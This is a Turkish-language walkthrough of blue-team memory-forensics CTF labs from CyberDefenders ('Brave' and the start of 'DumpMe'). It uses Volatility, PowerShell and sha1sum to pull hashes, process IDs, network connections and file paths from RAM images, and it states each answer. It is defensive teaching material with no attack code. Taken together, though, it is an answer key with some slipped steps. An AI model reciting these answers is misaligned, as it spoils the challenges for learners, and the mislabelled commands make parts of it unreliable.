

## İçindekiler

<b>BRAVE</b> .....	3
<b>DumpMe</b> .....	14
<b>DeepDive</b> .....	30
<b>Ulyses</b> .....	35
<b>MalDoc 101</b> .....	44
<b>HireMe</b> .....	52
<b>L337S4uc3</b> .....	75
<b>Injector</b> .....	92
<b>Emprisa Maldoc</b> .....	100
<b>HACKED</b> .....	111
<b>Phishy</b> .....	126
<b>DetectLog4j</b> .....	137
<b>Intel 101</b> .....	159



## BRAVE

İçindekiler;

- Başlama
- Kullanılan Programlar
- Program Tanıtımı
- Soruların Çözümü
- Son

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "Brave" adlı labın ram imajını inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.([cyberdefenders.org](http://cyberdefenders.org)).

Kullanılan Programlar:


[Volatility 3 — Volatility 3 2.0.1 documentation](#)

[volatility3.readthedocs.io](http://volatility3.readthedocs.io)

Tanıyalım;

Volatility, Python ile yazılmış açık kaynak kodlu bir memory forensics framework çatısıdır. Volatility, 32 ve 64 bit Windows, Linux, OSX, Android platformlarının memory dump (bellek dökümü) dosyalarını analiz edebilir. Windows, Linux, OSX platformlarında çalışır.

ÖNEMLİ NOT: Volatility kullanımında komutlar tüm platformlarda da aynıdır. Ancak sadece volatility'i başlangıçta çağrıma komutları farklılık göstermektedir.



Uyarı : Konuya başlamadan önce cmd üzerinde volatility3 klasörü içerisinde işlem kolaylığı açısından mem dosyasını attım ve işlem yaptığım dosyanın adı abc olarak değiştirdim yani, abc.mem.  
Windows'ta python, python3 yerine py komutunu kullanmayı unutmayın.

1. What time was the RAM image acquired according to the suspect system? (YYYY-MM-DD HH:MM:SS)

İlk sorumuzda şüpheli sisteme göre RAM görüntüsü ne kadar süre elde edildi diyor. Bunun için py vol.py -f abc.mem windows.info yazdım komut istemine cevabım; 2021-04-30 17:52:19

Komut İstemi

```
SyntaxError: unknown parsing error

C:\Users\user\Desktop\volatility3-develop>py vol.py -f abc.mem windows.info
Volatility 3 Framework 2.0.2
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base      0xf8043cc00000
DTB      0x1aa000
Symbols file:///C:/Users/user/Desktop/volatility3-develop/volatility3/symbols/windows/n
02BF33691A5-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf8043d80f368
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors 4
SystemTime       2021-04-30 17:52:19
NtSystemRoot     C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeStamp     Tue Oct 11 07:04:26 1977

C:\Users\user\Desktop\volatility3-develop>
```

2. What is the SHA256 hash value of the RAM image?

RAM dosyasının SHA256 cinsinden dosya hash kodunu soruyor. Bunun için PowerShell'i yönetici olarak çalıştırıldım ve şu kodu yazdım; Get-FileHash C:\Users\user\Desktop\volatility3-develop\abc.mem cevabım;

9DB01B1E7B19A3B2113BFB65E860FFFD7A1630BDF2B18613D206EBF2AA0EA172

```
> Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Get-FileHash C:\Users\user\Desktop\volatility3-develop\abc.mem

Algorithm      Hash                                         Path
----          ----
SHA256         9DB01B1E7B19A3B2113BFB65E860FFFD7A1630BDF2B18613D206EBF2AA0EA172   C:\Users\user\

PS C:\Windows\system32>
```

3. What is the process ID of "brave.exe"?

brave.exe adlı nesnenin görev yöneticisinde yer alan ID kodunu istiyor bunun için cmd ekranına py vol.py -f abc.mem windows.info yazdım ve gelen sonuçlar içerisinde "brave.exe" adlı nesneyi buldum cevabım; 4856

4. How many established network connections were there at the time of acquisition? (number)

Alım sırasında kaç tane yerleşik ağ bağlantısı vardı sayı olarak soruyor. Hani normal bilgisayar ekranında netstat -an yazıyoruz ya aynı onun gibi. Cmd ekranına py vol.py -f abc.mem windows.netscan yazınca ESTAIBLED ibarelerini sayıyorum ve cevabım 10.

`c:\ Komut İstemi`

0xbf0f6abc9010	UDPV4	0.0.0.0 3544	*	0	3088	svchost.exe
0xbf0f6abcf70	UDPV4	10.0.2.15	54758	*	3088	svchost.
00						
0xbf0f6ad16050	TCPv4	10.0.2.15	49829	142.250.191.208 443		ESTABLISHED
30 17:49:58.000000						
0xbf0f6ad1fad0	TCPv4	10.0.2.15	49847	52.230.222.68 443		ESTABLISHED
30 17:52:17.000000						
0xbf0f6bf9c8a0	TCPv4	10.0.2.15	49844	172.217.9.46 80		CLOSED 5624
:35.000000						
0xbf0f6bfb7890	UDPV4	10.0.2.15	138	*	4	System
0xbf0f6bfb9640	UDPV4	10.0.2.15	137	*	4	System
0xbf0f6c0cbce0	UDPV4	10.0.2.15	54636	*	3088	svchost.
00						
0xbf0f6c6352b0	TCPv4	10.0.2.15	49842	52.113.196.254 443		ESTABLISHED
30 17:51:25.000000						
0xbf0f6c69f6a0	UDPV4	127.0.0.1	55787	*	3088	svchost.
00						
0xbf0f6c7104d0	TCPv4	10.0.2.15	49778	185.70.41.130 443		ESTABLISHED
30 17:45:00.000000						
0xbf0f6c85bb20	TCPv4	10.0.2.15	49775	185.70.41.35 443		FIN_WAIT2
30 17:44:58.000000						
0xbf0f6c8a11a0	UDPV4	0.0.0.0 5050	*	0	4128	svchost.exe
0xbf0f6ca71a20	TCPv4	10.0.2.15	49769	142.250.190.14 443		CLOSE_WAIT
30 17:44:55.000000						
0xbf0f6cbb9530	TCPv4	10.0.2.15	49772	185.70.41.35 443		FIN_WAIT2
30 17:44:58.000000						
0xbf0f6ccc14d0	TCPv4	10.0.2.15	49840	69.85.230.250 7680		CLOSED 2116
:24.000000						
0xbf0f6cd4fa20	TCPv4	10.0.2.15	49837	204.79.197.200 443		ESTABLISHED
30 17:51:18.000000						

5. What FQDN does Chrome have an established network connection with?

Chrome hangi FQDN ile yerleşik bir ağ bağlantısına sahip diyor bunu için cmd ekranı içerisinde gezerken ESTAIBLED bağlantı(görselde seçili alan) dikkatimi çekti ve ben de google'ye yazdım. Google'da yer alan sonuçlar bunun protonmail.ch olduğunu dair kanıtıydı.

0xbf0f6a5a7230	TCPv4	10.0.2.15	139	0.0.0.0 0	LISTENING	4
0xbf0f6a5a7a70	TCPv4	0.0.0.0 49668	0.0.0.0 0		LISTENING	2600 spoolsv
0xbf0f6a5a7a70	TCPv6	:: 49668	:: 0		LISTENING	2600 spoolsv
0xbf0f6a837e10	TCPv4	0.0.0.0 5040	0.0.0.0 0		LISTENING	4128 svchost
0xbf0f6a88fae0	TCPv4	10.0.2.15	49826	40.125.122.151 443	CLOSED	6200
0xbf0f6a896ae0	TCPv4	10.0.2.15	49773	185.70.41.35 443	FIN_WAIT2	
0xbf0f6aa4a6a0	UDPV4	0.0.0.0 5353	*	0	1328	chrome.exe
0xbf0f6aa4a6a0	UDPV6	:: 5353	*	0	1328	chrome.exe
0xbf0f6aa4b320	UDPV4	0.0.0.0 5353	*	0	1328	chrome.exe
0xbf0f6aa4f010	UDPV4	0.0.0.0 5353	*	0	1328	chrome.exe
0xbf0f6aa4f010	UDPV6	:: 5353	*	0	1328	chrome.exe
0xbf0f6abbd490	UDPV4	0.0.0.0 0	*	0	2168	svchost.exe
0xbf0f6abbd490	UDPV6	:: 0	*	0	2168	svchost.exe
0xbf0f6abbf560	UDPV4	10.0.2.15	55035	* 0	3088	svchost
0xbf0f6abc0050	UDPV4	0.0.0.0 5353	*	0	2168	svchost.exe
0xbf0f6abc0050	UDPV6	:: 5353	*	0	2168	svchost.exe
0xbf0f6abc2760	UDPV4	0.0.0.0 5353	*	0	2168	svchost.exe
0xbf0f6abc28f0	UDPV4	10.0.2.15	54805	* 0	3088	svchost
0xbf0f6abc70d0	UDPV6	::1 64461	*	0	432	svchost.exe
0xbf0f6abc7260	UDPV4	127.0.0.1	64463	* 0	432	svchost
0xbf0f6abc8b60	UDPV4	10.0.2.15	64462	* 0	432	svchost
0xbf0f6abc8cf0	UDPV6	fe80::417e:4ac4:e8ea:c3fb	64460	* 0		
0xbf0f6abc9010	UDPV4	0.0.0.0 3544	*	0	3088	svchost.exe
0xbf0f6abcf70	UDPV4	10.0.2.15	54758	* 0	3088	svchost
0xbf0f6ad16050	TCPv4	10.0.2.15	49829	142.250.191.208 443	ESTABLISHED	
0xbf0f6ad1fad0	TCPv4	10.0.2.15	49847	52.230.222.68 443	ESTABLISHED	
0xbf0f6bf9c8a0	TCPv4	10.0.2.15	49844	172.217.9.46 80	CLOSED	5624
0xbf0f6bf7890	UDPV4	10.0.2.15	138	* 0	4	System
0xbf0f6bf9640	UDPV4	10.0.2.15	137	* 0	4	System
0xbf0f6c0cbce0	UDPV4	10.0.2.15	54636	* 0	3088	svchost
0xbf0f6c6352b0	TCPv4	10.0.2.15	49842	52.113.196.254 443	ESTABLISHED	
0xbf0f6c69f6a0	UDPV4	127.0.0.1	55787	* 0	3088	svchost
0xbf0f6c7104d0	TCPv4	10.0.2.15	49778	185.70.41.130 443	ESTABLISHED	
0xbf0f6c85bb20	TCPv4	10.0.2.15	49775	185.70.41.35 443	FIN_WAIT2	
0xbf0f6c8a11a0	UDPV4	0.0.0.0 5050	*	0	4128	svchost.exe
0xbf0f6ca71a20	TCPv4	10.0.2.15	49769	142.250.190.14 443	CLOSE_WAIT	
0xbf0f6ccb9530	TCPv4	10.0.2.15	49772	185.70.41.35 443	FIN_WAIT2	
0xbf0f6ccc14d0	TCPv4	10.0.2.15	49840	69.85.230.250 7680	CLOSED	2116
0xbf0f6cd4fa20	TCPv4	10.0.2.15	49837	204.79.197.200 443	ESTABLISHED	
0xbf0f6cd8a240	UDPV4	10.0.2.15	54683	* 0	3088	svchost
0xbf0f6cf17f0	TCPv4	10.0.2.15	49777	35.186.220.63 443	CLOSE_WAIT	
0xbf0f6d09e450	UDPV6	fe80::417e:4ac4:e8ea:c3fb	1900	* 0		
0xbf0f6d09fd50	UDPV4	10.0.2.15	1900	* 0	432	svchost
0xbf0f6d0a0070	UDPV4	127.0.0.1	1900	* 0	432	svchost
0xbf0f6d0a0520	UDPV6	::1 1900	*	0	432	svchost.exe
0xbf0f6d0c64a0	TCPv4	10.0.2.15	49843	204.79.197.222 443	ESTABLISHED	
0xbf0f6d3814e0	TCPv4	10.0.2.15	49841	73.30.45.11 7680	CLOSED	2116
0xbf0f6d51c010	TCPv4	10.0.2.15	49763	172.217.4.35 443	CLOSE_WAIT	



185.70.41.130 ip adress



Tümü

Aalışveriş

Görseller

Videolar

Haritalar

Daha fazla

Yaklaşık 81.100 sonuç bulundu (0,52 saniye)

<https://www.ip-adress.com> › 1... ▾ Bu sayfanın çevirisini yap

## Switzerland Based - 185.70.41.130 IP Address Information

185.70.41.130 is a Switzerland based **IP address**. View all information available for 185.70.41.130.

<https://www.lookup.net> › ip ▾ Bu sayfanın çevirisini yap

## 185.70.41.130 - Proton Technologies AG - LookIP.net

185.70.41.130 is a public **IP address** and owned by Proton Technologies AG located in Switzerland.

<https://www.abuseipdb.com> › ... ▾ Bu sayfanın çevirisini yap

## AbuseIPDB » 185.70.41.130 - Proton Technologies AG

Old Reports: The most recent abuse report for this **IP address** is from 8 months ago . It is possible that this IP is no longer involved in abusive activities.

<https://ipinfo.io> › ... ▾ Bu sayfanın çevirisini yap

## AS62371 · Proton AG - IPinfo.io

185.70.41.0/24 **IP address** block information: WHOIS details, hosted domains and IP add in this range.

Hosted IPs: 256

Domain: protonmail.ch

6. What is the MD5 hash value of process memory for PID 6988?

ID'si 6988 olan uygulamanın MD5 cinsinden dosya hash kodunu istiyor. Bunun için cmd ekranıma py vol.py -f abc.mem windows.pslist --pid 6988 --dump yazdım ve klasör yoluma dosya çıktısı aldım. Şimdi PowerShell kullanarak hash kodumu alacağım yazdığım kod; Get-FileHash C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp -Algorithm MD5 | Format-List cevabım; 0B493D8E26F03CCD2060E0BE85F430AF

```

cmd Komut İstemci
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\user>color c

C:\Users\user>color a


C:\Users\user>cd C:\Users\user\Desktop\volatility3-develop

C:\Users\user\Desktop\volatility3-develop>
C:\Users\user\Desktop\volatility3-develop>py vol.py -f abc.mem windows.pslist --pid 6988
Volatility 3 Framework 2.0.2
Progress: 100.00          PDB scanning finished
PID      PPID      ImageFileName      Offset(V)      Threads Handles SessionId      Wow64
File output

6988      4352      OneDrive.exe      0xbff0f6d4262c0  26      -      1      True      2021-04

C:\Users\user\Desktop\volatility3-develop>

```



```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Get-FileHash C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp
rmat-List

Algorithm : MD5
Hash      : 0B493D8E26F03CCD2060E0BE85F430AF
Path      : C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp

```

8. What is the creation date and time of the parent process of "powershell.exe"? (YYYY-MM-DD)

HH:MM:SS)

PowerShell'in oluşturulma tarihini soruyor saatinden saniyesine kadar. Bunun için cmd ekranıma py vol.py -f abc.mem windows.pslist yazdım ve gelen sonuçlar arasında powershell.exe ibaresini aradım. Bulunca hemen sorudaki kast edileni aradım. Cevabım; 2021-04-30 17:51:19

		Disabled								
5888	1328	chrome.exe	0xbf0f6d2ea340	13	-	1	False	2021-04		
		Disabled								
460	1328	chrome.exe	0xbf0f6d591300	12	-	1	False	2021-04		
		Disabled								
4108	1328	chrome.exe	0xbf0f667f1300	12	-	1	False	2021-04		
		Disabled								
3380	1328	chrome.exe	0xbf0f6d182080	6	-	1	False	2021-04		
		Disabled								
4856	1872	brave.exe	0xbf0f6ca782c0	0	-	1	False	2021-04		
6160	2284	audiogd.exe	0xbf0f6a53a080	5	-	0	False	2021-04		
		Disabled								
7436	712	svchost.exe	0xbf0f6ca04080	5	-	0	False	2021-04		
		Disabled								
8160	712	svchost.exe	0xbf0f6a9e2080	4	-	0	False	2021-04		
		Disabled								
4408	712	WUDFHost.exe	0xbf0f6ca68080	8	-	0	False	2021-04		
		Disabled								
7704	712	svchost.exe	0xbf0f6d50f340	3	-	0	False	2021-04		
		Disabled								
7212	712	svchost.exe	0xbf0f6d0ce300	2	-	0	False	2021-04		
		Disabled								
5096	4352	powershell.exe	0xbf0f6d97f2c0	12	-	1	False	2021-04		
		Disabled								
4968	5096	conhost.exe	0xbf0f6ab952c0	5	-	1	False	2021-04		
		Disabled								
3536	5096	FTK Imager.exe	0xbf0f6a707340	20	-	1	True	2021-04		
		Disabled								

9. What is the full path and name of the last file opened in notepad?

Açılan son not defterinin dosya yolunu soruyor. Bunun için cbd ekranıma py vol.py -f abc.mem windows.cmdline kodunu girdim ve gelen sonuçlar arasında soruda kast edilen yeri aradım. Cevabım; C:\Users\JOHNDO~1\AppData\Local\Temp\7zO4FB31F24\accountNum

```
5844  dllhost.exe    C:\Windows\system32\DllHost.exe /ProcessId:{973D20D7-562D-44B9-BE  
2388  RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding  
3148  svchost.exe   C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted  
5624  svchost.exe   C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS  
432   svchost.exe   C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation  
5380  svchost.exe   C:\Windows\system32\svchost.exe -k UnistackSvcGroup  
2116  svchost.exe   C:\Windows\System32\svchost.exe -k NetworkService -p -s DoSvc  
4432  svchost.exe   C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted  
5696  SgrmBroker.exe C:\Windows\system32\SgrmBroker.exe  
1708  svchost.exe   C:\Windows\system32\svchost.exe -k netsvcs -p -s UsoSvc  
308   svchost.exe   C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted  
2072  ShellExperienc "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellEx  
2296  RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding  
3712  WinStore.App.e "C:\Program Files\WindowsApps\Microsoft.WindowsStore_11910.1002.  
sdza.mca  
3544  ApplicationFra C:\Windows\system32\ApplicationFrameHost.exe -Embedding  
3492  RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding  
5168  svchost.exe   Required memory at 0xd960c99020 is not valid (process exited?)  
1728  SystemSettings "C:\Windows\ImmersiveControlPanel\SystemSettings.exe" -ServerName  
5156  WmiPrvSE.exe  C:\Windows\system32\wbem\wmiprvse.exe  
2520  notepad.exe   "C:\Windows\system32\NOTEPAD.EXE" C:\Users\JOHNDO~1\AppData\Loca  
1328  chrome.exe    "C:\Program Files\Google\Application\chrome.exe"  
5764  chrome.exe    "C:\Program Files\Google\Application\chrome.exe" --type=co  
/prefetch:7 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\John
```

10. How long did the suspect use Brave browser? (hh:mm:ss)

Brave browser'i ne kadar kullandı diyor sanırım. Bunun için cmd ekranıma py vol.py -f abc.mem windows.registry.userassist yazdım ve gelen kayıt defteri sonuçlarında zaman kaybetmemek için hepsini seçip kopyaladım ve not defterine döktüm. Daha sonra sorumun cevabını bulmak için Ctrl + F kısayolunu kullanarak Brave ögesini aradım ve ilk seçenek cevabımı bulmama yetti; 04:01:54.

31.000000  
00 00 00 00 01 00 00 00 .....  
00 00 00 00 01 00 00 00 .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
ff ff ff ff 00 ea de 71 .....q  
55 3c d7 01 00 00 00 00 U=.....  
\* 0xa80333cda000 \??\C:\Users\John Doe\ntuser.dat ntuser.dat\SOFTWARE\Microsoft\Windows\Start Menu\Programs\Startup  
9 16:28:12.000000  
00 00 00 00 02 00 00 00 .....  
00 00 00 00 02 00 00 00 .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
ff ff ff ff 90 8e d4 a5 .....  
14 3d d7 01 00 00 00 00 .=.....  
\* 0xa80333cda000 \??\C:\Users\John Doe\ntuser.dat ntuser.dat\SOFTWARE\Microsoft\Windows\Start Menu\Programs\Startup  
9 16:13:45.000000  
00 00 00 00 01 00 00 00 .....  
00 00 00 00 01 00 00 00 .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
ff ff ff ff 80 e0 8e a1 .....  
12 3d d7 01 00 00 00 00 .=.....  
\* 0xa80333cda000 \??\C:\Users\John Doe\ntuser.dat ntuser.dat\SOFTWARE\Microsoft\Windows\Start Menu\Programs\Startup  
0 00:28:40.000000  
00 00 00 00 04 00 00 00 .....  
00 00 00 00 04 00 00 00 .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
00 00 80 bf 00 00 80 bf .....  
ff ff ff ff 80 89 13 c5 .....  
57 3d d7 01 00 00 00 00 W=.....  
\* 0xa80333cda000 \??\C:\Users\John Doe\ntuser.dat ntuser.dat\SOFTWARE\Microsoft\Windows\Start Menu\Programs\Startup  
0 00:28:40.501000 2021-04-30 16:13:45.000000



\*Adsız - Not Defteri

Dosya Düzen Biçim Görünüm Yardım

Bul		X	Value	Chrome	N/A	9
-9926F4	Aranan: <input type="text" value="Brave"/>	<input type="button" value="Sonrakini Bul"/>				
		Yön	<input type="button" value="İptal"/>			
	<input checked="" type="checkbox"/> Büyük küçük harf eşleştir	<input type="radio"/> Yukarı <input checked="" type="radio"/> Aşağı				
	<input type="checkbox"/> Metin çevresinde kaydır					
-9926F41749EA}\Count	2021-04-30 17:52:18.000000	Value	Brave	N/A	9	
_9926F41749EA}\Count	2021_04_30 17:52:18 0000000	Value	%windir%\system32\reaso			
						St 465, Stn

- SON -

## DumpMe

### Senaryo:


SOC analistlerinden biri, ölçüm yorumlayıcı kötü amaçlı yazılımı bulaşmış bir makineden bellek dökümü aldı. Bir Dijital Adli Tıp Uzmanı olarak işiniz, dökümü analiz etmek, mevcut uzlaşma göstergelerini (IOC'ler) çıkarmak ve verilen soruları yanıtlamaktır.

Soru 1.) What is the SHA1 hash of Triage-Memory.mem (memory dump)?

Triage-Memory.mem'in (bellek dökümü) SHA1 karması nedir?

Çözüm 1.) Kod : sha1sum Triage-Memory.mem

Cevap: **c95e8cc8c946f95a109ea8e47a6800de10a27abd**



A terminal window titled "root@kali: /home/kali/volatility-master" is displayed. The window has a blue background featuring a large circular logo in the center. The logo contains the text "HACK TEAM" at the top and "BLUE TEAM" at the bottom, with a shield icon in the center. The terminal shows the command "sha1sum Triage-Memory.mem" being run, and the output "c95e8cc8c946f95a109ea8e47a6800de10a27abd" followed by the file name "Triage-Memory.mem". The terminal window has a standard Linux-style interface with a menu bar and window controls.

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
[root@kali ~]# sha1sum Triage-Memory.mem
c95e8cc8c946f95a109ea8e47a6800de10a27abd  Triage-Memory.mem
[root@kali ~]#
```

Soru 2.) What volatility profile is the most appropriate for this machine? (ex: Win10x86\_14393)

Bu makine için en uygun volatility profili hangisidir? (ör: Win10x86\_14393)

Çözüm 2.) Kod : python2 vol.py -f Triage-Memory.mem imageinfo

Cevap : Win7SP1x64



root@kali: /home/kali/volatility-master  
File Actions Edit View Help  
[(root@kali)-[~/home/kali/volatility-master]]  
# sha1sum Triage-Memory.mem  
c95e8cc8c946f95a109ea8e47a6800de10a27abd Triage-Memory.mem  
[(root@kali)-[~/home/kali/volatility-master]]  
# python2 vol.py -t Triage-Memory.mem imageinfo  
Volatility Foundation Volatility Framework 2.6.1  
INFO : volatility.debug : Determining profile based on KDBG search...  
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64\_24000, Win2008R2SP1x64\_23418, Win2008R2SP1x64\_23418, Win7SP1x64\_24000, Win7SP1x64\_23418  
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)  
AS Layer2 : FileAddressSpace (/home/kali/volatility-master/Triage-Memory.mem)  
PAE type : No PAE  
DTB : 0x187000L  
KDBG : 0xf800029f80a0L  
Number of Processors : 2  
Image Type (Service Pack) : 1  
KPCR for CPU 0 : 0xfffff800029f9d00L  
KPCR for CPU 1 : 0xfffff8800009ee000L  
KUSER\_SHARED\_DATA : 0xfffff78000000000L  
Image date and time : 2019-03-22 05:46:00 UTC+0000  
Image local date and time : 2019-03-22 01:46:00 -0400  
[(root@kali)-[~/home/kali/volatility-master]]  
#

Soru 3.) What was the process ID of notepad.exe?

notepad.exe'nin işlem kimliği neydi?

Çözüm 3.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 pslist

Cevap: 3032

0xfffffa8005ba0620	ManagementAgen	1932	476	10	102	0	0	2019
-03-22 05:32:11	UTC+0000							
0xfffffa8005be12c0	FileZilla Serv	1996	1860	3	99	1	1	2019
-03-22 05:32:12	UTC+0000							
0xfffffa8005409060	dllhost.exe	2072	476	13	194	0	0	2019
-03-22 05:32:14	UTC+0000							
0xfffffa8005478060	msdtc.exe	2188	476	12	146	0	0	2019
-03-22 05:32:15	UTC+0000							
0xfffffa80054d2380	WmiPrvSE.exe	2196	592	11	222	0	0	2019
-03-22 05:32:15	UTC+0000							
0xfffffa8005508650	SearchIndexer.	2456	476	13	766	0	0	2019
-03-22 05:32:17	UTC+0000							
0xfffffa80055b0060	wmpnetwk.exe	2628	476	9	210	0	0	2019
-03-22 05:32:18	UTC+0000							
0xfffffa8005c4ab30	svchost.exe	2888	476	11	152	0	0	2019
-03-22 05:32:20	UTC+0000							
0xfffffa80054f9060	notepad.exe	3032	1432	1	60	1	0	2019
-03-22 05:32:22	UTC+0000							
0xfffffa8005c8e440	WmiPrvSE.exe	2436	592	9	245	0	0	2019
